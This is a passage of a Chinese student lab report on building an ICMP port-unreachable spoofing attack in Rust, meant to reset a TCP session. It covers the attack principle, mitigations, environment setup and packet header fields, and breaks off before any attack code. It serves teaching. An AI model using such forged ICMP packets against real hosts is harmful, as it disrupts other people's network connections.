计算机网络 课程综合实验
安全相关编程实验（RUST）

计科210X 甘晴void 202108010XXX

计算机网络 课程综合实验
安全相关编程实验（**RUST**）
- 实验要求
- 实验目的
- 实验原理
  - ①ICMP差错攻击原理
  - ②验证方式
- 实验过程
- 0 搭建实验环境
  - （1）搭建Linux环境
  - （2）配置Rust编译环境
  - （3）设置cargo源
  - （4）开发工具
- 1 基础知识
  - （0）Rust语法概览
  - （1）校验和计算
  - （2）IP报文
  - （3）TCP报文
  - （4）ICMP报文
  - （5）发送数据报文
- 2 编写代码
  - （1）创建工程
  - （2）修改依赖文件Cargo.toml
  - （3）导入依赖
  - （4）确定网卡
  - （5）创建链路层隧道
  - （6）解析数据包
    - ①解析链路层数据包（ethernet）
    - ②解析网络层数据包（ipv4）
    - ③解析运输层数据包（tcp）
    - ④调用差错报文回传函数
  - （7）报文回传函数
    - ①函数参数列表
    - ②创建icmp包
    - ③创建ipv4包

④创建ethernet包
⑤发送数据包
（8）错误与调试
①ipv4长度设置不合理
②调试
3 实验测试
（0）操作思路
（1）httping验证
（2）ping验证
（3）更换类型验证
实验工程与代码
工程结构
Cargo.toml
main.rs
其它探索：直接向目的ip发送icmp不可达数据包
依赖Cargo.toml
代码main.rs
运行方式
测试样例
实验感悟
参考文献

实验要求

从以下6个实验中选择一个完成

- 实验一 TCP连接与泛洪攻击实验（NS-3）
- 实验二 TCP拥塞控制算法改进实验（NS-3）
- 实验三 控制平面实验（Mininet）
- 实验四 数据平面实验（P4）
- 实验五 控制平面与数据平面综合实验
- 实验六 安全相关编程实验（RUST）

出于对网络信息安全的兴趣，我选择实验六。

实验目的

通过本实验，学习Rust在网络安全编程的应用，熟悉如何实现基础的ICMP网络攻击，理解网络攻击的危害。

（与实验的出题学长聊了一下，他当时出题的意图大概是这样）



实验原理

①ICMP差错攻击原理

ICMP差错攻击作为网络攻击的一种主流方式，它是通过利用ICMP协议在TCP/IP协议簇中的作用，来实现攻击的。

RFC规范不建议对接收到的ICMP错误消息进行任何类型的验证检查。但是也存在例外不听取RFC规范的建议，对ICMP错误消息进行验证检查。

对于ICMP，当接收到未受保护的ICMP错误消息时，它是通过ICMP错误消息有效负载中包含的SPI（安全参数索引）与相应的安全关联相匹配。然后，应用本地策略来确定是接受还是拒绝消息，以及如果接受将采取什么操作。例如，如果接收到ICMP目标不可达消息，则实现必须决定是对其进行操作、拒绝它，还是对其进行约束。

本次实验，将模拟ICMP差错攻击来完成ICMP目的端口不可达信息。

（上面是实验文档给出的实验原理，进一步询问老师，获得了有关ICMP差错攻击的两种方式如下）

ICMP 差错攻击的两种攻击方式，一为 ICMP Unreachable 攻击，二为 ICMP Source Quench 攻击。


- ICMP Unreachable （ICMP不可达）攻击是指攻击者发送大量的 ICMP Unreachable 消息给受害者计算机，导致其无法访问其他主机或网络服务。如果被利用，TCP 盲连接重置漏洞可能允许攻击者针对现有的 TCP 连接创建拒绝服务条件，从而导致会话过早终止。由此产生的会话终止将影响应用程序层，其影响的性质和严重程度取决于应用程序层协议。主要依赖的是网络服务或应用程序对 TCP 连接丢失的容忍度。

- ICMP Source Quench（ICMP源抑制）攻击是指攻击者发送大量的ICMP Source Quench消息给受害者计算机，使其服务中断或性能降低。如果主机按照 RFC 1122 处理 ICMP 消息，则依赖于长期 TCP 连接的任何网络服务或应用程序也会受到影响。对于 ICMP Source Quench攻击，严重性将取决于 TCP 连接的吞吐量，该应用程序很可能会变得不可用。

（显然老师提出的多了一种源抑制的ICMP攻击，也比较有趣，可以讨论）

避免该攻击的方法：增加服务断开的判断机制，做多重判断，不能仅从ICMP不可达来判断失去连接从而断开服务。这个只能依靠linux内核的升级、开发者、操作系统、应用程序来修补该漏洞。（实际上有很大程度的实现）

不可达攻击的原理图：



②验证方式

但是以上仅仅是ICMP不可达/源抑制的原理，对于这个实验具体该如何完成，包括如何搭建，尤其是如何验证，实验文档没有给出具体的说明。

（再次联系出题的学长，得到了学长的想法）

我理解的这个实验如下：这个是使用rust编写伪装给自己的电脑发送ICMP不可达信息达成欺骗，这样如果我们ping一个www.baidu.com，就会收到很多不可达信息。这样理解对吗。（这样理解对吗🧐）

昨天 17:09

差不多 但是欺骗的是正在进行的会话

昨天 17:09

而不是简单的ping

我当时做法是本地保持了个与服务器的连接，通过伪装本机ip给该服务器发送icmp报文

然后验证是我wireshark监听对应服务器的时候也能抓到包

但是那个会话应该没啥影响 毕竟这都是多老的攻击方式了

出题人的思路大概是对本地与服务器已经建立的链接进行攻击，伪装本机ip给服务器发icmp，告诉服务器本机是不可达的，从而让服务器把链接断掉，验证方式是本地wireshark抓包。实际上链接并不会终止，显然这种简单的干扰手段应该被加以防范，并且很多服务器实际上不接受或处理差错ICMP报文。

在实验过程中，我将会先维持一个tcp连接，然后使用rust编程对该tcp连接进行监听，伪造icmp不可达包并返回。具体描述在实验过程中做出叙述。实验拓扑图如下



实验过程

0 搭建实验环境

（1）搭建Linux环境

使用的是windows WSL2 模拟运行的Ubuntu20.04.6 LTS

【原理】

Windows Subsystem for Linux（简称WSL）是一个在Windows 10\11上能够运行原生Linux二进制可执行文件（ELF格式）的兼容层。它是由微软与Canonical公司合作开发，其目标是使纯正的Ubuntu、Debian等映像能下载和解压到用户的本地计算机，并且映像内的工具和实用工具能在此子系统上原生运行。

（简单来说就是在windows操作系统上只使用命令行就能达到使用Linux操作系统的效果，当然文件系统是分开来的）

【注意】对于本实验而言，使用WSL环境有好处。

其一是网卡确定。WSL相当于被系统独立分配了一张网卡，在wireshark上也可以找到这个单独的。

其二是环境纯粹。Windows系统上的QQ，HTML等通信会对实验造成干扰，而WSL环境很纯粹，基本上只有我自己建立的连接在跑。

坏处就是WSL是纯命令行界面，没有GUI，所以（在不会用vim的情况下）改代码很不方便，但习惯了就适应了。

（2）配置Rust编译环境

①Rust语言初识

Rust是一门新的系统编程语言，是一种专注于安全，尤其是并发安全，支持函数式和命令式以及泛型等编程范式的多范式语言。Rust在语法上和C++类似，但是设计者想要在保证性能的同时提供更好的内存安全。

②配置Rust环境

使用这个指令直接安装会被墙

```
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
```


先分别在命令行添加以下指令（目的是讲下载源和更新源切换为中科大国内镜像）

```
export RUSTUP_DIST_SERVER=https://mirrors.ustc.edu.cn/rust-static
export RUSTUP_UPDATE_ROOT=https://mirrors.ustc.edu.cn/rust-static/rustup
```

再使用curl命令请求安装（加不加参数不影响，和第一个指令效果差不多）

```
curl https://sh.rustup.rs -sSf | sh
```

可见直接请求会连接失败，添加镜像源之后再请求成功。



出现如下反应，使用回车默认安装。

```
root@LAPTOP-S8GDLRKI:~# curl https://sh.rustup.rs -sSf | sh
info: downloading installer

Welcome to Rust!

This will download and install the official compiler for the Rust
programming language, and its package manager, Cargo.
```

```
Rustup metadata and toolchains will be installed into the Rustup
home directory, located at:

  /root/.rustup

This can be modified with the RUSTUP_HOME environment variable.

The Cargo home directory is located at:

  /root/.cargo

This can be modified with the CARGO_HOME environment variable.

The cargo, rustc, rustup and other commands will be added to
Cargo's bin directory, located at:

  /root/.cargo/bin

This path will then be added to your PATH environment variable by
modifying the profile files located at:

  /root/.profile
  /root/.bashrc

You can uninstall at any time with rustup self uninstall and
these changes will be reverted.

Current installation options:


   default host triple: x86_64-unknown-linux-gnu
     default toolchain: stable (default)
               profile: default
  modify PATH variable: yes

1) Proceed with installation (default)
2) Customize installation
3) Cancel installation
>
```


完成安装后使用如下指令刷新环境变量

```
source "$HOME/.cargo/env"
```

使用如下指令验证安装成功

```
cargo --version
```

截图如下：



（3）设置cargo源

目的是提高速度

进入配置文件

```
vi /root/.cargo/config
```

写入以下

```
[source.crates-io]
replace-with = 'ustc'

[source.ustc]
registry = "sparse+https://mirrors.ustc.edu.cn/crates.io-index/"
```

vi的使用：保存退出：先shift+：，然后输入wq，回车。

【补充】据说字节源更好用（可能是企业源优于高校源）

```
[source.crates-io]
replace-with = 'rsproxy'

# 字节跳动
[source.rsproxy]
registry = "https://rsproxy.cn/crates.io-index"
```

（4）开发工具

在开发时，除了编辑器，还需要常开至少一个命令行，用作调试等操作。Rust有专有ide：rustRover，VScode的插件等。

由于本实验不大，故直接写入运行，没有去专门配置专门的开发工具。

（补充：后来被折磨地受不了了，在windows上的VScode安装了一个RustAnalyzer扩展，至少可以高亮显示Rust的一些组件了，自动补全更是奢望，自动补全还是很重要的）

1 基础知识

（0）Rust语法概览

以下是一个典型的RUST简单程序。

```
fn main() {
    let mut x = 6;
    println!("变量的值=={}", x);
    x=7;
    println!("重新赋值后的变量的值=={}", x);
}
```

使用println!()进行带换行的输出

使用`let x = 6`这样赋值的数值是不能做修改的，如果要允许做修改，要使用`let mut x = 6`，上面如果不加mut会导致编译报错。

对于函数的调用，跟c++类似，但是参数的类型在参数后面，且需要冒号连接。

```
fn main() {
   info(45, 56);
}

fn info(x:i32,y:i32){
    println!("this is a function!,参数的值是=={}",x);
    println!("this is a function!,参数的值是=={}",y);
}
```

此外还要注意Rust对于数据类型，特别是整数类型，有更严格的划分。

这些可以从附录参考文献《RUST语法简要了解》对应网址了解到。

总之与c/c++有结构上相似，但有一些不同点值得关注。

此外，在这里没有提及的是Rust对于变量所有权/生命周期这一部分的知识（这个才是Rust的核心），在附录参考文献《Rust核心：所有权》对应网址可以了解。这个对于本实验造成的困扰不是很大，但是很有必要了解。

（1）校验和计算

校验和计算是依据二进制编码进行计算的，这个可能涉及到回滚。

IP数据包头部的校验和只是计算头部的数据，所以，计算只需要关注IP头部。 ICMP的校验和是包括：ICMP头部和ICMP数据的，也就是ICMP的全部数据的校验和。


详细有关校验和的知识可以参考：

https://blog.csdn.net/to_be_better_wen/article/details/129191378

实际上，在代码中可以直接调用checksum()来实现，使用set_checksum()设置校验和，get_checksum()获取自动计算的校验和。这个会更准确也会更快，不必手动编写代码。

（2）IP报文

在Rust中推荐使用MutableIpv4Packet::new来创建，输入参数为一块内存。然后设置相应属性。



IP 报头的最小长度为 20 字节，上图中每个字段的含义如下：


- 版本（version）：占 4 位，表示 IP 协议的版本。通信双方使用的 IP 协议版本必须一致。目前广泛使用的IP协议版本号为 4，即 IPv4。
- 首部长度（网际报头长度IHL）：占 4 位，可表示的最大十进制数值是 15。这个字段所表示数的单位是 32 位字长（1 个 32 位字长是 4 字节）。因此，当 IP 的首部长度为 1111 时（即十进制的 15），首部长度就达到 60 字节。当 IP 分组的首部长度不是 4 字节的整数倍时，必须利用最后的填充字段加以填充。数据部分永远在 4 字节的整数倍开始，这样在实现 IP 协议时较为方便。首部长度限制为 60 字节的缺点是，长度有时可能不够用，之所以限制长度为 60 字节，是希望用户尽量减少开

销。最常用的首部长度就是 20 字节（即首部长度为 0101），这时不使用任何选项。

- 区分服务（tos）：也被称为服务类型，占 8 位，用来获得更好的服务。这个字段在旧标准中叫做服务类型，但实际上一直没有被使用过。1998 年 IETF 把这个字段改名为区分服务（Differentiated Services，DS）。只有在使用区分服务时，这个字段才起作用。
- 总长度（totlen）：首部和数据之和，单位为字节。总长度字段为 16 位，因此数据报的最大长度为 2^16-1=65535 字节。
- 标识（identification）：用来标识数据报，占 16 位。IP 协议在存储器中维持一个计数器。每产生一个数据报，计数器就加 1，并将此值赋给标识字段。当数据报的长度超过网络的 MTU，而必须分片时，这个标识字段的值就被复制到所有的数据报的标识字段中。具有相同的标识字段值的分片报文会被重组成原来的数据报。
- 标志（flag）：占 3 位。第一位未使用，其值为 0。第二位称为 DF（不分片），表示是否允许分片。取值为 0 时，表示允许分片；取值为 1 时，表示不允许分片。第三位称为 MF（更多分片），表示是否还有分片正在传输，设置为 0 时，表示没有更多分片需要发送，或数据报没有分片。
- 片偏移（offsetfrag）：占 13 位。当报文被分片后，该字段标记该分片在原报文中的相对位置。片偏移以 8 个字节为偏移单位。所以，除了最后一个分片，其他分片的偏移值都是 8 字节（64 位）的整数倍。
- 生存时间（TTL）：表示数据报在网络中的寿命，占 8 位。该字段由发出数据报的源主机设置。其目的是防止无法交付的数据报无限制地在网络中传输，从而消耗网络资源。路由器在转发数据报之前，先把 TTL 值减 1。若 TTL 值减少到 0，则丢弃这个数据报，不再转发。因此，TTL 指明数据报在网络中最多可经过多少个路由器。TTL 的最大数值为 255。若把 TTL 的初始值设为 1，则表示这个数据报只能在本局域网中传送。
- 协议：表示该数据报文所携带的数据所使用的协议类型，占 8 位。该字段可以方便目的主机的 IP 层知道按照什么协议来处理数据部分。不同的协议有专门不同的协议号。例如，TCP 的协议号为 6，UDP 的协议号为 17，ICMP 的协议号为 1。
- 首部检验和（checksum）：用于校验数据报的首部，占 16 位。数据报每经过一个路由器，首部的字段都可能发生变化（如TTL），所以需要重新校验。而数据部分不发生变化，所以不用重新生成校验值。
- 源地址：表示数据报的源 IP 地址，占 32 位。
- 目的地址：表示数据报的目的 IP 地址，占 32 位。该字段用于校验发送是否正确。
- 可选字段：该字段用于一些可选的报头设置，主要用于测试、调试和安全的目的。这些选项包括严格源路由（数据报必须经过指定的路由）、网际时间戳（经过每个路由器时的时间戳记录）和安全限制。
- 填充：由于可选字段中的长度不是固定的，使用若干个 0 填充该字段，可以保证整个报头的长度是 32 位的整数倍。
- 数据部分：表示传输层的数据，如保存 TCP、UDP、ICMP 或 IGMP 的数据。数据部分的长度不固定。

（3）TCP报文

推荐使用MutableTcpPacket::new来创建，输入参数为一块内存。然后设置相应属性。




对于本实验而言，只要能从TCP报文中提取出源端口，目的端口就可以了。

（4）ICMP报文

推荐使用MutableIcmpPacket::new来创建，输入参数为一块内存。然后设置相应属性。
ICMP目标不可达报文是由type和code字段共同决定的，当type为3时就是不可达报文。至于code取值按攻击类型决定（我用的是端口不可达）。

ICMP数据报格式



有关于ICMP数据报的TYPE和CODE属性取值可以参考下表。（右边打x表示是该项，用来区分查询和差错报告）

TYPE	CODE	DESCRIPTION	QUERY	ERROR
0	0	Echo Reply——回显应答（Ping应答）	x	
3	0	Network Unreachable——网络不可达		x
3	1	Host Unreachable——主机不可达		x
3	2	Protocol Unreachable——协议不可达		x
3	3	Port Unreachable——端口不可达		x
3	4	Fragmentation needed but no frag. bit set——需要进行分片但设置不分片比特		x
3	5	Source routing failed——源站选路失败		x
3	6	Destination network unknown——目的网络未知		x
3	7	Destination host unknown——目的主机未知		x
3	8	Source host isolated (obsolete)——源主机被隔离（作废不用）		x
3	9	Destination network administratively prohibited——目的网络被强制禁止		x
3	10	Destination host administratively prohibited——目的主机被强制禁止		x
3	11	Network unreachable for TOS——由于服务类型TOS，网络不可达		x

TYPE	CODE	DESCRIPTION	QUERY	ERROR
3	12	Host unreachable for TOS——由于服务类型TOS，主机不可达		x
3	13	Communication administratively prohibited by filtering——由于过滤，通信被强制禁止		x
3	14	Host precedence violation——主机越权		x
3	15	Precedence cutoff in effect——优先中止生效		x
4	0	Source quench——源端被关闭（基本流控制）		
5	0	Redirect for network——对网络重定向		
5	1	Redirect for host——对主机重定向		
5	2	Redirect for TOS and network——对服务类型和网络重定向		
5	3	Redirect for TOS and host——对服务类型和主机重定向		
8	0	Echo request——回显请求（Ping请求）	x	
9	0	Router advertisement——路由器通告		
10	0	Route solicitation——路由器请求		
11	0	TTL equals 0 during transit——传输期间生存时间为0		x
11	1	TTL equals 0 during reassembly——在数据报组装期间生存时间为0		x
12	0	IP header bad (catchall error)——坏的IP首部（包括各种差错）		x
12	1	Required options missing——缺少必需的选项		x
13	0	Timestamp request (obsolete)——时间戳请求（作废不用）	x	
14		Timestamp reply (obsolete)——时间戳应答（作废不用）	x	
15	0	Information request (obsolete)——信息请求（作废不用）	x	
16	0	Information reply (obsolete)——信息应答（作废不用）	x	
17	0	Address mask request——地址掩码请求	x	
18	0	Address mask reply——地址掩码应答		

（5）发送数据报文

使用套接字发送前面设置报文属性的内存即可。不过需要注意的是，Rust的所有权将导致前面报文设置内存的属性会保存在缓冲区，需要从缓冲区写回。可以参考Rust针对所有权的方法：切片与引用。

（实际操作上我不是用套接字发送的，而是使用链路层隧道发送）

2 编写代码

（1）创建工程

使用这个指令将该文件夹转换成工程（为什么要用工程？因为有依赖）

```
cargo init
```

这样将在该文件夹下创建Cargo.lock ,Cargo.toml这两个文件

- Cargo.toml：从用户的角度出发来描述项目信息和依赖管理，因此它是由用户来编写
- Cargo.lock：包含了依赖的精确描述信息，它是由 `Cargo` 自行维护，因此不要去手动修改

一般而言，工程文件的结构图如下，其中main.rs是程序入口

```
├── Cargo.lock
├── Cargo.toml
├── src/
|   ├── main.rs
├── target/
```

之后对于工程的操作可以如下：

